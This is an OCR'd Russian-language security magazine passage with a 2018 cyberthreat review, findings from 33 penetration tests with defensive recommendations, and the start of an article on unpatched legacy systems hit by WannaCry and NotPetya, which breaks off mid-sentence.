
Во втором квартале специалисты по безопасности обнаружили вредоносное ПО VPNFilter, которым оказалось заражено более 500 тыс. роутеров. Это ПО предназначено для перехвата и подмены трафика, проходящего через роутер. Целью преступников являлись системы SCADA: при анализе кода программы было установлено, что она ищет в трафике данные определенного вида, используемые в промышленных системах управления (symc.ly/2EQ4GTz).

В промышленной сфере процветал шпионаж — хакеры похищали конфиденциальную техническую документацию, касающуюся, например, проектов АЭС или конструкции кораблей (bit.ly/2u2FkwF). В течение года специалисты PT ESC наблюдали атаки группировки SongXY на государственные и военно-промышленные организации. Главной целью этой группировки является шпионаж, используемое вредоносное ПО позволяет злоумышленникам следить за действиями пользователей и контролировать зараженные компьютеры.


Сфера услуг




Мотивы атак



Число атак на компании из сферы услуг




Объекты атак




Методы атак на компании из сферы услуг

В сфере услуг хакеры были нацелены на кражу информации о клиентах, данных платежных карт. Значительная часть инцидентов была связана с установкой вредоносного ПО на POS-терминалы. Крупнейшая утечка данных в 2018 году произошла в результате взлома сети отелей Marriott, инцидент затронул 383 млн клиентов (bit.ly/2J6R7V4).


Частные лица




Мотивы атак



Число атак на частных лиц



Объекты атак



Методы атак на частных лиц


В ходе атак на обычных пользователей преступники главным образом прибегали к социальной инженерии (43% от общего числа инцидентов) и использовали вредоносное ПО (73% от общего числа инцидентов). Чаще всего компьютеры и мобильные устройства заражались шпионским ПО (21%). Как правило, источником вредоносных программ становились официальные магазины приложений, веб-сайты и электронная почта.

С общим падением курсов криптовалют уменьшается и доля атак с применением майнеров. Если в первом квартале 2018 года при атаках на частных лиц майнеры составляли 27% выявленного вредоносного ПО, то к концу года их доля постепенно снизилась до 13%.


Методы атак

Приведем основные факты для самых распространенных методов атак, которые использовались преступниками в 2018 году.


Использование вредоносного ПО




Количество атак
с использованием ВПО



Типы ВПО




Доля атак
с использованием ВПО




Способы распространения ВПО

Социальная инженерия




Количество атак методами социальной инженерии




Доля атак методами социальной инженерии

Хакинг




Количество атак с использованием уязвимостей ПО и недостатков механизмов защиты




Доля атак с использованием уязвимостей ПО и недостатков механизмов защиты

Эксплуатация веб-уязвимостей




Количество атак с использованием веб-уязвимостей




Доля атак с использованием веб-уязвимостей

Подбор учетных данных




Количество случаев подбора учетных данных




Доля подбора учетных данных

В 2018 году зафиксированы две самые мощные DDoS-атаки в истории — 1,7 и 1,35 терабит в секунду

DDoS



Количество DDoS-атак



Доля DDoS-атак

Проправительственные группировки продолжат атаковать промышленные предприятия

Прогнозы на ближайшее будущее

- Тенденция к росту числа атак, направленных на хищение данных, скорее всего, сохранится. Преступники продолжат атаковать слабо защищенные ресурсы для кражи персональных, медицинских, платежных данных.

- Социальная инженерия, вероятно, останется основным путем распространения вредоносного ПО, однако в связи с ростом осведомленности о различных способах мошенничества преступники начнут разрабатывать более хитроумные схемы обмана пользователей.

- Продолжатся атаки шифровальщиков-вымогателей на наиболее чувствительные к простоям и потере данных компании.

- Количество заражений майнерами продолжит снижаться, если ситуация на рынке криптовалют не изменится.

- Мощность DDoS-атак будет увеличиваться как в связи с продолжающимся ростом ботнетов, так и в связи с использованием новых техник и уязвимостей.

- Проправительственные группировки продолжат атаковать промышленные предприятия. Причем их целью может стать уже не шпионаж, а нарушение технологических процессов, которое приведет к человеческим жертвам.

- Инциденты, связанные со взломом компьютерных систем, например кража персональных данных, будут находить продолжение в тех преступлениях, которые обычно не попадают в поле зрения специалистов по информационной безопасности.

- Рынок киберуслуг продолжит развиваться. Будет появляться все больше группировок, которые предпочтут не вкладывать ресурсы в разработку собственного ПО, а покупать уже готовое.

- Разработчикам вредоносного ПО выгодно продавать как можно больше копий одной утилиты, поэтому они будут нацелены на широкую аудиторию. В приоритете будет расширяемое модульное ПО с гибкой архитектурой, которая позволяет легко добавлять новые функции для выполнения разных задач.

Подробнее с исследованием можно ознакомиться на нашем сайте

Анализируем защищенность корпоративных IT-систем

Екатерина Килюшева

Корпоративная информационная система представляет собой сложную структуру, в которой объединены различные сервисы, необходимые для функционирования бизнес-процессов компании. Эта структура постоянно меняется: появляются новые элементы, изменяется конфигурация существующих. По мере роста системы обеспечение информационной безопасности и защита критически важных для бизнеса ресурсов становятся все более сложной задачей. Для того, чтобы выявить недостатки защиты различных компонентов и определить потенциальные векторы атак на информационные ресурсы, проводится анализ защищенности.


В этой статье мы хотим поделиться результатами проектов по анализу защищенности корпоративных IT-систем. Мы включили в исследование 33 наиболее информативных проекта по тестированию на проникновение, выполненных в 2018 году нашими специалистами.

Сделанные выводы могут не отражать актуальное состояние защищенности информационных систем в других компаниях. Данное исследование проведено с целью обратить внимание специалистов по ИБ на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.

Тестирование на проникновение

Тестирование на проникновение — это моделирование реальной атаки злоумышленника. Оно позволяет получить объективную оценку защищенности инфраструктуры и эффективности используемых средств защиты.


Тестирование может проводиться как из интернета от лица внешнего злоумышленника, так и из внутренней сети — от лица внутреннего нарушителя. Кроме того, имитируются атаки методами фишинга и через беспроводные сети компании.



Распределение компаний по отраслям экономики

На внешнем периметре компаний главной проблемой является недостаточная защита веб-ресурсов. Часто встречаются неиспользуемые сетевые интерфейсы или сервисы, которые не должны быть доступны извне. Во многих компаниях используется устаревшее ПО, которое содержит известные уязвимости.

Среди основных недостатков в ЛВС отметим использование словарных паролей, возможность получить пароли в отрытом виде из памяти ОС и отсутствие двухфакторной аутентификации для привилегированных пользователей.



Моделирование атаки злоумышленника

92%


доля компаний, где был **получен доступ к ЛВС** в рамках внешнего тестирования на проникновение

88%

систем содержат уязвимости **критического уровня риска** по шкале CVSS 3.0

75%

векторов проникновения в ЛВС связаны с недостатками защиты **веб-приложений**



Уязвимости веб-приложений, позволившие преодолеть сетевой периметр (доли векторов)

Если внешний злоумышленник из интернета получит доступ к ЛВС компании, он сможет похитить деньги компании или конфиденциальную информацию, нарушить работу критически важных для бизнеса систем, проводить атаки на партнеров или клиентов компании.

Вектор проникновения — это способ преодоления сетевого периметра в результате эксплуатации недостатков защищенности.

5 **Наибольшее число векторов проникновения в одну компанию**

Минимальное число шагов для преодоления сетевого периметра (доля компаний)

На сетевом периметре компаний можно найти различные веб-приложения — от простого сайта с информацией об услугах до сложных сервисов, таких как интернет-магазины или онлайн-банки. При этом, чем больше функций заложено в приложении, тем больше вероятность того, что при его разработке были допущены ошибки, которые в дальнейшем повлияют на безопасность. Например, недостаточная фильтрация загружаемых пользователем файлов может привести к тому, что вместо документа или фотографии злоумышленник загрузит вредоносный код и получит контроль над сервером.

Поэтому защите веб-приложений нужно уделять особое внимание — регулярно проводить анализ защищенности и использовать эффективные средства превентивной защиты.

19 лет **возраст самой старой из обнаруженных уязвимостей CVE-1999-0024**

в 100%

компаний злоумышленник может подключиться к корпоративным беспроводным сетям

Каждый третий сотрудник рискует запустить вредоносный код на рабочем компьютере

Каждый седьмой сотрудник сообщает злоумышленнику конфиденциальную информацию


Каждый десятый сотрудник вводит учетные данные в поддельную форму аутентификации

в 100%

протестированных систем от лица внутреннего нарушителя получен полный контроль над инфраструктурой

Каждая третья система содержит **критически опасную** уязвимость **MS17-010**

› **От лица внутреннего нарушителя получен доступ к АСУ ТП, SWIFT, управлению банкоматами**



Словарные пароли (доли систем)

в 63%

систем **через беспроводные сети** получен **доступ к ресурсам ЛВС**

в 87%

систем беспроводные сети доступны за пределами контролируемой зоны

Злоумышленник может подключиться к корпоративной сети Wi-Fi на парковке или в кафе рядом с офисом и получить полный контроль над системами компании.

в 94%

систем выявлены недостатки парольной политики

admin

самый популярный пароль у привилегированных пользователей

Базовые принципы ИБ

Современные технические средства защиты

Регулярное тестирование на проникновение

Рекомендации по защите

Для защиты от хакерских атак компаниям необходимо применять комплексный подход: не только своевременно устанавливать обновления и ужесточать парольную политику, но и использовать современные технические решения. Например, установка межсетевого экрана уровня приложений (web application firewall) позволяет противодействовать эксплуатации уязвимостей в веб-приложениях. Чтобы обеспечить защиту от атак методами социальной инженерии необходимо не только обучать сотрудников, но и внедрять современные антивирусные решения, которые выявляют присутствие вредоносных программ и помогают блокировать вредоносную активность.

Хакеры постоянно модернизируют методы и средства атак, поэтому зачастую сложно выявить нарушителя в момент проведения атаки. Но важно сделать это до того, как хакеры выведут деньги, похитят конфиденциальные данные или выведут из строя критически важные компоненты сети. Поэтому следует не только защищать сетевой периметр, но и проводить регулярный ретроспективный анализ сети с целью выявить уже случившееся проникновение. Для этого используются специализированные средства глубокого анализа сетевого трафика, способные обнаруживать сложные целевые атаки как в реальном времени, так и в сохраненных копиях трафика.

Рекомендуем регулярно проводить тестирование на проникновение, которое позволяет выявить потенциальные векторы атак на корпоративную систему, оценить реальный уровень ее защищенности и эффективность принятых мер защиты.

Подробнее с исследованием можно ознакомиться на нашем сайте

Forever day: патчей нет, но вы держитесь

Антон Карпин

Киберпреступников, как правило, не волнуют лавры первооткрывателей. Зачем искать уязвимости нулевого дня, если потенциальные жертвы используют миллионы устройств с известными и подробно описанными уязвимостями? По данным Fortinet Threat Report, 90% организаций сталкиваются с попытками злоумышленников использовать дыры в безопасности, заплатки для которых были выпущены три года назад или раньше (bit.ly/2WY4r11). Но очень часто патчей просто нет и не будет, как и денег на покупку нового оборудования.

Роутеры, серверы, компоненты АСУ ТП и другие устройства могут быть удаленно взломаны, остановлены, модифицированы в любой момент.

В конце июня 2017 года на заводах британской компании Reckitt Benckiser, производителя презервативов Durex, пятновыводителя Vanish и обезболивающих препаратов Nurofen, стали один за другим выходить из строя рабочие станции. В те же дни прекратили работать ряд предприятий Mondelez International, выпускающих печенье «Юбилейное» и шоколад Cadbury.

После подведения квартальных итогов выяснилось, что шагающий по планете вирус-шифровальщик (оказавшийся вайпером, то есть «стирателем») NotPetya причинил Reckitt Benckiser ущерб на сумму 100 млн фунтов (bit.ly/2WY4r11). Mondelez International оценила свои потери в 100 млн евро: впоследствии эта цифра фигурировала в иске к страховой компании, которая назвала использование NotPetya воинственным актом и отказалась платить (война у страховщиков — форс-мажор; bit.ly/2SH8mAa).

Эти события произошли через полтора месяца после нашествия вируса-шифровальщика WannaCry. Тогда уже на следующий день, 13 мая 2017 года, Microsoft вынуждена была выпустить для неподдерживаемых операционных систем Windows XP и Windows Server 2003 патч KB4012598. Обновление закрыло уязвимость MS17-010, на которой WannaCry с помощью эксплойта АНБ EternalBlue и въехал в инфраструктуру сотен компаний, причинив, по оценкам американского правительства, ущерб от 4 до 8 млрд долларов (bit.ly/2WWvFFk).

Однако выпуск патча против EternalBlue не стал волшебной пилюлей. Потери от атаки NotPetya, случившейся спустя полтора месяца после WannaCry, составили 10 млрд долларов. Некоторые компании пострадали сильнее, чем Reckitt Benckiser и Mondelez International. Фармацевтический гигант Merck потерял 310 млн долларов, логистическая компания FedEx и крупнейший морской грузоперевозчик Maersk лишились сопоставимых сумм. IT-специалистам компании Maersk, оперирующей 76 портами и сотнями кораблей, пришлось переустановить 4000 серверов, 45 000 ПК и 2500 приложений (bit.ly/2tg5HPx).

Так почему же NotPetya, эксплуатировавший ту же уязвимость MS17-010, нанес более значимые разрушения, чем WannaCry? Да, NotPetya действовал деструктивнее, шифруя главную загрузочную запись (MBR) загрузочного сектора диска, тогда как WannaCry шифровал только файлы определенных типов. Да, не все компании успели поставить обновление, закрывающее уязвимость MS17-010. По статистике компании Positive Technologies, к середине 2017 года треть компаний не исправили эту уязвимость.

Но важнее всего тот факт, что вирус сохранял работоспособность даже в тех инфраструктурах, где был учтен урок WannaCry, так как распространялся не только с помощью уязвимости протокола SMBv1 (то есть MS17-010), но и с помощью штатных инструментов и функций Windows (WMI и PsExec). В 2018 году аналитики из английской компании NCC Group «натравили» NotPetya на свою тестовую сеть. В результате 107 машин оказались заражены, причем лишь на трех не были установлены патчи, препятствующие эксплойту EternalBlue (bit.ly/2WYa4fB).

Кроме того, в состав NotPetya входит перехватчик паролей Mimikatz. Данная утилита позволяла получить пароли от Windows-систем в открытом виде, а при наличии определенных прав на ПК — запустить полезную нагрузку шифровальщика. И мы вновь сталкиваемся с уязвимостью устаревших систем. Если в современных версиях Windows (8 и 10) возможности Mimikatz по извлечению паролей из памяти в открытом виде ограничены, так как эти системы не хранят пароли в памяти, то устаревшие версии операционной системы без специальной настройки против Mimikatz бессильны.

Несмотря на странную историю с двумя разными эпидемиями шифровальщиков, последовавшими практически подряд, действия Microsoft заслуживают уважения. Компания достает из пыльного сундука общественно значимые ОС (в 2018 году 5% ПК работали на XP, включая компьютеры в центре управления боевыми операциями самого крупного британского авианосца Queen Elizabeth (bit.ly/2SIbUC6), а на Windows Server 2003 за полтора года до WannaCry функционировали 33% серверов) и оперативно выкатывает — там, где может, — для них обновления.

В отличие от Microsoft, множество производителей критически важного железа и ПО просто отворачиваются от пользователя, рекомендуя покупать новое.

Настройте файрвол в роутере

Маршрутизаторы тоже могут стать просроченным товаром, словно какой-нибудь мясной фарш из продуктового магазина.

Осенью привлекла внимание история ZDNet о «таинственном русском хакере Алексее» (zd.

